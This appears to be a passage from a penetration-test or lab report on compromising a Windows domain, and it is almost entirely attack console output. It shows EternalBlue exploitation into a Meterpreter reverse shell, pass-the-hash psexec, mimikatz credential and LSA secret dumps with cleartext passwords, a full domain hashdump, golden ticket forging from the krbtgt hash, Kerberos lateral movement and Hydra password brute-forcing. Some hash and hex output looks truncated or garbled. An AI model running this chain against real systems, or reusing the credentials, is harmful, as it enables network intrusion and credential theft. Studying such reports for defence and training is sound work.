msf5 (root) > use multi/userland/badlock
msf5 (root) > multi/userland/badlock
[*] Session one died of dysentery.
Press ENTER to size up the situation
~~~~~
Date: April 25, 1848
Weather: It's always cool in the lab
Health: Overweight
Caffeine: 12975 mg

```

Figure 31



#### 4.1.22 (Figure 32)

```
[*] 192.168.0.1:445 - Connecting to target for exploitation.
[*] 192.168.0.1:445 - Connection established for exploitation.
[*] 192.168.0.1:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.1:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.0.1:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.0.1:445 - 0x00000010 30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65 008 R2 Datacente
[*] 192.168.0.1:445 - 0x00000020 72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 r 7601 Service P
[*] 192.168.0.1:445 - 0x00000030 61 63 6b 20 31 ack 1
[*] 192.168.0.1:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.1:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.1:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.1:445 - Starting non-paged pool grooming
[*] 192.168.0.1:445 - Sending SMBv2 buffers
[*] 192.168.0.1:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.1:445 - Sending final SMBv2 buffers.
[*] 192.168.0.1:445 - Sending last fragment of exploit packet!
[*] 192.168.0.1:445 - Receiving response from exploit packet
[*] 192.168.0.1:445 - ETERNALBLUE overwrite completed successfully (0xc0000000)!
[*] 192.168.0.1:445 - Sending egg to corrupted connection.
[*] 192.168.0.1:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.0.1
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.1:56648) at 2019-11-07 06:51:55 -0500
[*] 192.168.0.1:445 -
[*] 192.168.0.1:445 -
[*] 192.168.0.1:445 -
[*] 192.168.0.1:445 -
```

```
meterpreter > sysinfo
Computer      : SERVER1
OS            : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en US
Domain        : UADCHNET
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 32

#### 4.1.23 (Figure 33)

```
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/psexec) > set LHOST 192.168.0.100
LHOST => 192.168.0.100
msf5 exploit(windows/smb/psexec) > set LPORT 4450
LPORT => 4450
msf5 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.0.1      yes       The target host(s), range CIDR identifier, or
hosts file with syntax 'file:<path>'
  RPORT     445              no        The SMB service port (TCP)
  SERVICE_DESCRIPTION  r pretty listing no        Service description to to be used on target fo
  SERVICE_DISPLAY_NAME  SERVICE_NAME      no        The service display name
  SHARE     ADMIN$            yes       The share to connect to, can be an admin share
  (ADMIN$,C$,...) or a normal read/write folder share
  SMBDomain .                  no        The Windows domain to use for authentication
  SMBPass   aad3b435b51404eeaad3b435b51404ee:e21be3c4d0977c59466a16de93d968f4 no        The password for the specified username
  SMBUser   Administrator     no        The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.0.100  yes       The listen address (an interface may be specified)
  LPORT     4450            yes       The listen port
```

Figure 33

#### 4.1.24 (Figure 34)

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi...
#####. mimikatz 2.1.1 20180925 (x64/windows)
## ^ ##. "A La Vie, A L'Amour"
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > help kiwi

Kiwi Commands
=====

Command      Description
-----
creds_all    Retrieve all credentials (parsed)
creds_kerberos Retrieve Kerberos creds (parsed)
creds_msv    Retrieve LM/NTLM creds (parsed)
creds_ssp    Retrieve SSP creds
creds_tspkg  Retrieve TsPkg creds (parsed)
creds_wdigest Retrieve WDigest creds (parsed)
dcsync       Retrieve user account information via DCSync (unparsed)
dcsync_ntlm  Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket Create a golden kerberos ticket
kerberos_ticket_list List all kerberos tickets (unparsed)
kerberos_ticket_purge Purge any in-use kerberos tickets
kerberos_ticket_use Use a kerberos ticket
kiwi_cmd     Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam Dump LSA SAM (unparsed)
lsa_dump_secrets Dump LSA secrets (unparsed)
password_change Change the password/hash of a user
wifi_list    List wifi profiles/creds for the current user
wifi_list_shared List shared wifi profiles/creds (requires SYSTEM)
```

Figure 34

#### 4.1.25 (Figure 35)

```
meterpreter > creds all
[*] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username Domain NTLM SHA1
-----
SERVER1$ UADCWNET 55b1643f1714d7a31c29569d172f2bd5 7df8aa859d5ec0472d4ba7026bb8d8924f0832a6
admin UADCWNET a4920777bcde819c130f5383f76d0e9c 43105f69263daa7f752252646c5372d95746d60b

wdigest credentials
=====
Username Domain Password
-----
(null) (null) (null)
SERVER1$ UADCWNET d4 bc 73 2a 40 5e 27 53 19 0c ea 29 20 aa 95 1a b0 91 69 33 ef 4e 03 6e d3 2a 87 c1 bb 3c cf 66 38 6e 0f e0 e6 23 3f f3 30 b2 a6
ee 8a cd 14 2d 1b 05 0f f9 76 39 9c af 3f 5d f6 e7 57 6e 0f 39 43 51 bf d4 fb 48 a8 70 84 23 8e b6 64 54 af 67 26 a2 b5 78 9d 5e 67 02 b6 1c 5d b5
32 60 8d ca 47 f2 0e a1 48 9d 67 7b fd 23 3f c6 48 af 89 26 63 60 af 91 77 6c 52 12 09 34 d1 27 8a ca 9a f0 b3 3a 78 b1 33 a2 1f fb 0d 2f 77 b1 10 3
7 f4 cf 45 64 bd 60 54 67 f0 64 74 b5 63 6d 52 05 59 8e ee dd 2f c9 14 b6 3c 49 7e 07 ed 10 98 c2 13 6c e8 d9 e7 e0 49 49 09 78 20 53 49 79 7a 1d 41
9b 09 1b c1 f9 72 28 39 31 b3 5b 29 57 46 09 d2 fa b4 20 15 1c 4b ab bf ce 9a cb b1 be b9 b1 3e 5b 37 b0 a8 7c e4 c1 a4 41 54 9f aa a5 8c 8f f1 f1
admin UADCWNET Thisisverysecret2019

tspkg credentials
=====
Username Domain Password
-----
admin UADCWNET Thisisverysecret2019
```

Figure 35

## 4.1.26 (Figure 36)

```
meterpreter > lsa dump secrets
[*] Running as SYSTEM
[*] Dumping LSA secrets
Domain : SERVER1
SysKey : bf156ff6c7669d559893453848848350

Local name : SERVER1 ( 5-1-5-21-2963392108-1078930180-2605158784 )
Domain name : UADCWNET ( 5-1-5-21-816344815-1091841032-1499945149 )
Domain FQDN : uadcwnet.com

Policy subsystem is : 1.11
LSA Key(s) : 1, default {dc97dcc7-0eeb-cb08-82ae-2f166fff7d1b}
[00] {dc97dcc7-0eeb-cb08-82ae-2f166fff7d1b} df929ef8864a7cb6ed77a5e50675f9b23cae6382708b4d78bc80dac5ccbc8ad4

Secret : $MACHINE.ACC
cur/hex : d4 bc 73 2a 40 5e 27 53 19 0c ea 29 20 aa 95 1a b0 91 69 33 ef 4e 03 6e d3 2a 87 c1 bb 3c cf 66 38 6e 0f e0 e6 23 3f f3 30 b2 a6 ee 8a cd
14 2d 1b 05 0f f9 76 39 9c af 3f 5d f6 e7 57 6e 0f 39 43 51 bf d4 fb 48 a8 70 84 23 8e b6 64 54 af 67 26 a2 b5 78 9d 5e 67 02 b6 1c 5d b5 32 60 8d c
a 47 f2 0e a1 48 9d 67 7b fd 23 3f c6 48 af 89 26 63 60 af 91 77 6c 52 12 89 34 d1 27 8a ca 9a f0 b3 3a 78 b1 33 a2 1f fb 0d 2f 77 b1 10 37 f4 cf 45
64 bd 60 54 67 f0 64 74 b5 63 6d 52 05 59 8e ee dd 2f c9 14 b6 3c 49 7e 07 ed 10 98 c2 13 6c e8 d9 e7 e0 49 49 09 78 20 53 49 79 7a 1d 41 9b 09 1b
c1 f9 72 28 39 31 b3 5b 29 57 46 09 d2 fa b4 20 15 1c 4b ab bf ce 9a cb b1 be b9 b1 3e 5b 37 b0 a8 7c e4 c1 a4 41 54 9f aa a5 8c 8f f1 f1
NTLM:55b1643f1714d7a31c29569d172f2bd5
SHA1:7df8aa859d5ec0472d4ba7026bb8d8924f0832a6
old/hex : 1a 65 ca b5 e1 92 6f d8 c2 73 22 c9 e3 14 3a 60 63 a7 c8 fa e8 9e a2 15 48 32 20 10 35 be c4 59 67 bb cb 47 52 f0 49 c8 99 5d fe a6 2f 0e
65 b6 9c 80 d4 ab 16 d5 60 b4 19 19 c5 96 a0 cd 9f 40 26 65 66 c3 2d bc 82 16 9b 37 f8 86 41 29 fb 21 35 49 97 88 08 18 b1 58 5d c3 db 90 08 80 dd 7
c ae 68 52 c1 38 cc ac 7a ef 27 e3 28 f9 3d f7 20 2d 8e c0 41 2f eb bd b5 f8 91 d1 c9 64 4b 39 9b 2b 7d 32 69 13 4f 77 78 69 07 b1 73 56 d3 e6 6e a6
6f 66 09 b2 d2 f0 21 a0 b6 d6 52 f8 95 ac 0f 3e 81 76 99 9b 79 07 9c b2 9f a2 4f 55 c3 2f ca 83 38 d8 04 2e 23 1d 54 db 5b bf 55 66 a7 bf 22 af d6
98 c9 26 86 44 f8 71 04 45 93 09 f0 92 2d ee 0b 4f 5a 11 6d fc 03 57 55 1a 49 fa 98 3c 6f 77 84 98 3e 33 b1 e2 13 0e cb 02 e1 2f b2 eb 09
NTLM:9330c091ce6dc4d73b250a4b288e1df1
SHA1:ab2cba91d812a7dfaf4fccd30827cb2118f6612f

Secret : DefaultPassword
cur/text: Hacklab1
old/text: ROOT#123

Secret : DPAPI_SYSTEM
cur/hex : 01 00 00 00 70 73 c5 11 ac 4e 39 26 38 a7 af 88 8d 82 2e 44 e4 4c 10 4a a9 aa 75 9f b1 25 e0 12 9f 09 a9 81 10 f4 43 e1 94 9b 98 19
full: 7073c511ac4e392638a7af888d822e44e44c104aa9aa759fb125e0129f09a98110f443e1949b9819
```

Figure 36



#### 4.1.27 (Figure 37)

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a21be3c408977c59466a16de93d968f4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfed16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:c64f1cd2a8a15ced225f7192d362963b:::
admin:1000:aad3b435b51404eeaad3b435b51404ee:a492077fbcde819c130f5383776089c:::
R.Astley:1110:aad3b435b51404eeaad3b435b51404ee:bde1966c31599bfaf3fea257f1f5ea2:::
C.Moreno:1139:aad3b435b51404eeaad3b435b51404ee:4d711fbb3ed3e848d4f4eff788985e2f:::
C.Griffin:1140:aad3b435b51404eeaad3b435b51404ee:0fd3d46b1cf04858beed13d9155a4ee:::
T.Pratt:1141:aad3b435b51404eeaad3b435b51404ee:210b69318d2372a890a66cdee6bf6b28a:::
L.Burke:1142:aad3b435b51404eeaad3b435b51404ee:17c46b14c843775bfc7b2759c03b879:::
J.Johnson:1143:aad3b435b51404eeaad3b435b51404ee:6f86e4377faffaf35e4d7e727d1ca659:::
T.Nunez:1144:aad3b435b51404eeaad3b435b51404ee:4b85c644961ef3ab3f16f7407fe87f8:::
J.Stevenson:1145:aad3b435b51404eeaad3b435b51404ee:08ecd29ac8cef866f3509d9dd35d57a5:::
L.Thornton:1146:aad3b435b51404eeaad3b435b51404ee:a34d2969360735241c9d314adde18760:::
M.Day:1147:aad3b435b51404eeaad3b435b51404ee:4a6b2c00b68794639c83a843ec249e8:::
C.Morris:1148:aad3b435b51404eeaad3b435b51404ee:a1d11d17778218cf8fa50ae4db78c68:::
R.Knight:1149:aad3b435b51404eeaad3b435b51404ee:61b428876ec20eed32939b756749c5e:::
P.Pittman:1150:aad3b435b51404eeaad3b435b51404ee:b462f25b5e9718723c5c817071a5374f:::
D.King:1151:aad3b435b51404eeaad3b435b51404ee:a488bf31687d818dc7e524d23b446607:::
D.Dunn:1152:aad3b435b51404eeaad3b435b51404ee:0b731fbd48c9ed48f23364b9a1daa585:::
D.Manning:1153:aad3b435b51404eeaad3b435b51404ee:b462f25b5e9718723c5c817071a5374f:::
D.Valdez:1154:aad3b435b51404eeaad3b435b51404ee:c2fa9fc970da3d8d79751537c857e291:::
D.Prince:1155:aad3b435b51404eeaad3b435b51404ee:48b64294299e25d9948c8072a713950f:::
J.Saunders:1156:aad3b435b51404eeaad3b435b51404ee:df67502085adc2be4a99298fb37c409:::
J.Hart:1157:aad3b435b51404eeaad3b435b51404ee:079415ed95cd98ad6269fd1f854884d:::
S.Reed:1158:aad3b435b51404eeaad3b435b51404ee:ff7e45329eface4f7f03e9e09cd74b:::
A.Peters:1159:aad3b435b51404eeaad3b435b51404ee:1ca29268186c07e9b37c02f60d9d3b61:::
R.Soto:1160:aad3b435b51404eeaad3b435b51404ee:f6776c51a976be1b393ee8299b219c8:::
V.Haynes:1161:aad3b435b51404eeaad3b435b51404ee:53537521f3287843d72cfad39e8a2ee62:::
R.Boone:1162:aad3b435b51404eeaad3b435b51404ee:c3204e2ad774069de4cd12a8cccd03f9:::
L.Carr:1163:aad3b435b51404eeaad3b435b51404ee:4bc7eab8f5ae42a57c3b35a4ebbf71ac:::
C.Olson:1164:aad3b435b51404eeaad3b435b51404ee:d203da6667bb336f668e11355e952a60:::
J.Andrews:1165:aad3b435b51404eeaad3b435b51404ee:74ae4763f8055d951d0a9c5782b9cf:::
C.Anderson:1166:aad3b435b51404eeaad3b435b51404ee:17e2aff65b251ad969bb94f455f3ba8ce:::
C.Montgomery:1167:aad3b435b51404eeaad3b435b51404ee:77dd48dec03a7eb0870f01ba6dd3720:::
C.Howard:1168:aad3b435b51404eeaad3b435b51404ee:0400eccc46c18a9772a4a9ef337de69d:::
E.Jones:1169:aad3b435b51404eeaad3b435b51404ee:66fa7e5981862ac352184d930a2a8c8:::
J.Barrett:1170:aad3b435b51404eeaad3b435b51404ee:268041f654d11b9a6482d6a35d73959d:::
R.Ramsey:1171:aad3b435b51404eeaad3b435b51404ee:2f22b1b98e81276c7e692f3988ada82:::
G.Walsh:1172:aad3b435b51404eeaad3b435b51404ee:61d4c34d8c15b4dc6369ae70c79cac66:::
A.Medina:1173:aad3b435b51404eeaad3b435b51404ee:00f34331314b2fd45f8f59caa5e638:::
J.Hale:1174:aad3b435b51404eeaad3b435b51404ee:86c9c2c350c27df01160d15d006e742c:::
N.Wells:1175:aad3b435b51404eeaad3b435b51404ee:d4fa8802f3fe944a284d7d7cb3a41ad:::
T.O'Liver:1176:aad3b435b51404eeaad3b435b51404ee:77f13aad4c5828974b5ef8f68c442637:::
J.Rhodes:1177:aad3b435b51404eeaad3b435b51404ee:0bbbf7203ee1ea016b9d9d9130e6431:::
T.Harmon:1178:aad3b435b51404eeaad3b435b51404ee:96ee6ac6b79eaf3a4753569fe47f2d08:::
M.Mills:1179:aad3b435b51404eeaad3b435b51404ee:a2359c4e4a522c92aab01ddfaadce72d:::
D.Pena:1180:aad3b435b51404eeaad3b435b51404ee:cab4559de87687f943f17ace8b774b14:::
J.Torres:1181:aad3b435b51404eeaad3b435b51404ee:3a8e9df06f1829aa8cb51517aae8db9:::
B.Martin:1182:aad3b435b51404eeaad3b435b51404ee:0d2950e3c00db48e9322b76aac161883:::
K.Hudson:1183:aad3b435b51404eeaad3b435b51404ee:f46d37aa21519d8a9c92bd7d5d165bba:::
S.Franklin:1184:aad3b435b51404eeaad3b435b51404ee:92988f1071d0b0d4850f5ee0eb37c:::
F.Chapman:1185:aad3b435b51404eeaad3b435b51404ee:1ef1ea8c8793b6bbd26157bbbe373d77:::
E.Elliott:1186:aad3b435b51404eeaad3b435b51404ee:d2d5c7e67b1362523b45f6ef4e0f478d:::
N.Vega:1187:aad3b435b51404eeaad3b435b51404ee:ab28252384792a818dc05da62a66842:::
M.Boyd:1188:aad3b435b51404eeaad3b435b51404ee:51ce5a2e38efbb5ea7f68d36a2026e6c:::
test:1189:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d843686140a25fal:::
SERVER15:1001:aad3b435b51404eeaad3b435b51404ee:55b1643f1714d7a31c29569d172f2bd5:::
enable:1111:aad3b435b51404eeaad3b435b51404ee:dc72ccd108cf42f91b9d4c7596b884d0:::
as400s:1112:aad3b435b51404eeaad3b435b51404ee:9b33a9affa2a896de7aaa2390eeb7556:::
1s:1113:aad3b435b51404eeaad3b435b51404ee:bc43f286eddab29367781ec8d5939548:::
media:1114:aad3b435b51404eeaad3b435b51404ee:54e0945169ba832abdc6f9c9afa2045:::
homerun:1115:aad3b435b51404eeaad3b435b51404ee:bca1bc40c5fde2a6f46cd26588635180:::
pc365:1116:aad3b435b51404eeaad3b435b51404ee:586041f5905467a1db1e03df076ede2f:::
clusters:1117:aad3b435b51404eeaad3b435b51404ee:869d73dc90e13f4b1a2e97a3be5dfb85:::
montanas:1118:aad3b435b51404eeaad3b435b51404ee:1c2f544568eaa85def796e6217ba6ee2:::
illinois:1119:aad3b435b51404eeaad3b435b51404ee:9847a2815ebc6c3477a80c948ce702b1:::
owss:1120:aad3b435b51404eeaad3b435b51404ee:9a6c2ae998c83cd8243a2c86446f8c6c:::
corks:1121:aad3b435b51404eeaad3b435b51404ee:771dab1de5b7182417a026a49195353e:::
tsinghua:1122:aad3b435b51404eeaad3b435b51404ee:845f2149278232798ebb9e61283bd48c:::
lms:1123:aad3b435b51404eeaad3b435b51404ee:25350c61568665c82e0fd1dd77a767f7f:::
lsan03s:1124:aad3b435b51404eeaad3b435b51404ee:00e9df5a59e03ea06500cf3743db84bd:::
neo5:1125:aad3b435b51404eeaad3b435b51404ee:a9cd1d70fba3881718678cedc1b4b225:::
nebraska:1126:aad3b435b51404eeaad3b435b51404ee:a0add27aab9abf621901cfdd541aac5:::
mailgate:1127:aad3b435b51404eeaad3b435b51404ee:97bd78d015592f7697f7d75de4b34357:::
unitedstates:1128:aad3b435b51404eeaad3b435b51404ee:e543053e90c5d9fa11c84a62be51c887:::
hstnxts:1129:aad3b435b51404eeaad3b435b51404ee:624255ca01363ddc09702c0b4a098ff4:::
rtr1s:1130:aad3b435b51404eeaad3b435b51404ee:ac113b18ddc57cbf3ea6f0d130f5eaa:::
scanners:1131:aad3b435b51404eeaad3b435b51404ee:e079d99d9c2d52a39ec536eca1a0533:::
oks:1132:aad3b435b51404eeaad3b435b51404ee:bcc52b70f806d266c8573197f67e9ad:::
northeast:1133:aad3b435b51404eeaad3b435b51404ee:45603182d6b3338bcf90f2a0194ac116:::
americas:1134:aad3b435b51404eeaad3b435b51404ee:c33bcd640021509f1b548d4a38b16bde:::
rws:1135:aad3b435b51404eeaad3b435b51404ee:84f25fded7c0f323cde189c7edbaabb:::
SERVER25:1137:aad3b435b51404eeaad3b435b51404ee:78349c30e1ebe7f8c38681e0c63d62c7:::
CLIENT1s:1138:aad3b435b51404eeaad3b435b51404ee:bfa680453a03edd2e29a7034957f7ee:::
CLIENT2s:1602:aad3b435b51404eeaad3b435b51404ee:29a7e09d9fd4cb6cf0ebd153549f1283b:::
```

Figure 37

#### 4.1.28 (Figure 38)

```
root@kali:~/impacket/examples# ./goldenPac.py uadcwnet.com/test@server1.uadcwnet.com -dc-ip 192.168.0.1 -target-ip 192.168.0.1
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

Password:
[*] User SID: S-1-5-21-816344815-1091841032-1499945149-1189
[-] Couldn't get forest info ([Errno Connection error (uadcwnet.com:445)] [Errno -2] Name or service not known), continuing
[*] Attacking domain controller 192.168.0.1
[*] 192.168.0.1 found vulnerable!
[*] Requesting shares on 192.168.0.1....
[*] Found writable share ADMIN$
[*] Uploading file toeQxUlc.exe
[*] Opening SVCManager on 192.168.0.1....
[*] Creating service 00zt on 192.168.0.1....
[*] Starting service 00zt....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>cd /

C:\>dir
Volume in drive C has no label.
Volume Serial Number is 8072-557D
```

Figure 38

#### 4.1.29 (Figure 39)




Figure 39



#### 4.1.30 (Figure 40)

```

root@kali:~# dbclient
root@kali:~# git clone https://github.com/SecureAuthCorp/impacket.git
Cloning into 'impacket'...
remote: Enumerating objects: 16, done.
remote: Counting objects: 100% (16/16), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 16908 (delta 2), reused 6 (delta 2), pack-reused 16892
Receiving objects: 100% (16908/16908), 5.57 MiB | 6.45 MiB/s, done.
Resolving deltas: 100% (12911/12911), done.
root@kali:~# cd impacket
root@kali:~/impacket# cd examples
root@kali:~/impacket/examples# ls
atexec.py      GetNPUsers.py  ifmap.py      msasclient.py  ntdump.py     registry-read.py  services.py  sniff.py
dcomexec.py    getPac.py     karmasmb.py   msasinstance.py  ping6.py      reg.py            smbclient.py  split.py
dppapi.py      get37.py      kintercept.py  netview.py     ping.py        rpdump.py         smbexec.py    ticketer.py
esentutil.py   getTGT.py     lookupsid.py   smapAnswerMachine.py  psexec.py     smbexec.py        smbexec.py    smbexec.py
GetADUsers.py  GetUserSPNs.py  mimikatz.py    ntfs-read.py    raiseChild.py  smbexec.py        smbexec.py    smbexec.py
getArch.py     goldenPac.py   mqtt_check.py  ntlmrelayx.py  rdp_check.py   secretadump.py    sniffer.py    smbquery.py
root@kali:~/impacket/examples# python ticketer.py
CherryTree 9.20 - Copyright 2019 SecureAuth Corporation

usage: ticketer.py [-h] [-spn SPN] [-request] [-domain DOMAIN] [-domain-sid
DOMAIN_SID] [-aesKey hex key] [-mthash NTHASH]
[-groups GROUPS] [-user-id USER_ID] [-extra-sid EXTRA_SID]
[-duration DURATION] [-debug] [-user USER]
[-password PASSWORD] [-hashes LMHASH:NTHASH]
[-dc-ip ip address]
target

Creates a Kerberos golden/silver tickets based on user options

positional arguments:
  target                username for the newly created ticket

```

Figure 40

#### 4.1.31 (Figure 41)

```

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
'whoami' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>cd /
C:\>dir
Volume in drive C has no label.
Volume Serial Number is 8072-557D

Directory of C:\

10/07/2019  11:46 AM  <DIR>      home
10/07/2019  11:33 AM  <DIR>      inetpub
07/14/2009  03:20 AM  <DIR>      PerfLogs
10/07/2019  11:33 AM  <DIR>      Program Files
10/07/2019  01:43 PM  <DIR>      Program Files (x86)
10/07/2019  01:53 PM  <DIR>      scripts
10/07/2019  11:30 AM  <DIR>      shares
02/05/2018  02:09 PM  <DIR>      Users
11/13/2019  12:38 PM  <DIR>      Windows
               0 File(s)                0 bytes
               9 Dir(s)  29,252,120,576 bytes free

C:\>

```

Figure 41

#### 4.1.32 (Figure 42)

```
root@kali:~/impacket/examples# python ticketer.py -nthash c64f1cd2a8a15ced225f7192d362963b -domain-sid 5-1-5-21-816344815-1091841032-1499945149 -domain uadcnw.net tom
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for uadcnw.net/tom
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncASRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncASRepPart
[*] Saving ticket in tom.ccache
root@kali:~/impacket/examples# ls
atexec.py      getPac.py      kintercept.py  nmapAnswerMachine.py  raiseChild.py  secretsdump.py  sniff.py
dcomexec.py    getST.py       lookupsid.py   ntfs-read.py          rdp_check.py   services.py     split.py
dpapi.py       getTGT.py      mimikatz.py    ntldrrelayx.py        registry-read.py  smbclient.py    ticketer.py
essentutl.py   GetUserSPNs.py  mqtt_check.py  opdump.py             reg.py          smbexec.py      tom.ccache
GetADUsers.py  goldenPac.py   mssqlclient.py ping0.py            rpcdump.py      smbrelayx.py    wmiexec.py
getArch.py     ifmap.py       mssqlinstance.py ping.py             sambaPipe.py    smbserver.py    wmipersist.py
GetNPUsers.py  karmaSMB.py    netview.py     psexec.py             samdump.py      sniffer.py      wmiquery.py
root@kali:~/impacket/examples# cp tom.ccache /tmp/
root@kali:~/impacket/examples# export KRB5CCNAME=/tmp/tom.ccache
```

Figure 42

#### 4.1.33 Figure 43)

```
root@kali:~/impacket/examples# python psexec.py -dc-ip 192.168.0.1 -target-ip 192.168.0.11 -no-pass -k uadcnw.net/tom@client2.uadcnw.net.com
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 192.168.0.11.....
[*] Found writable share ADMIN$
[*] Uploading file rGhvkEpt.exe
[*] Opening SVCManager on 192.168.0.11.....
[*] Creating service xxjf on 192.168.0.11.....
[*] Starting service xxjf.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

Figure 43

#### 4.1.34 (Figure 44)

```
root@kali:~/Desktop# hydra -L users2.txt -P "hacklab1.txt" smb://192.168.0.1
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-11-13 05:27:44
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 86 login tries (l:86/p:1), ~86 tries per task
[DATA] attacking smb://192.168.0.1:445/
[445][smb] host: 192.168.0.1 login: Administrator password: Hacklab1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-11-13 05:27:45
root@kali:~/Desktop# hydra -L users2.txt -P "hacklab1.txt" smb://192.168.0.2
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-11-13 05:29:59
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 86 login tries (l:86/p:1), ~86 tries per task
[DATA] attacking smb://192.168.0.2:445/
[445][smb] host: 192.168.0.2 login: Administrator password: Hacklab1
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-11-13 05:30:01
```

Figure 44

#### 4.1.35 (Figure 45)

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY bf156ff6c7669d559893453848848350...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:92937945b518814341de3f726500d4ff:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

Figure 45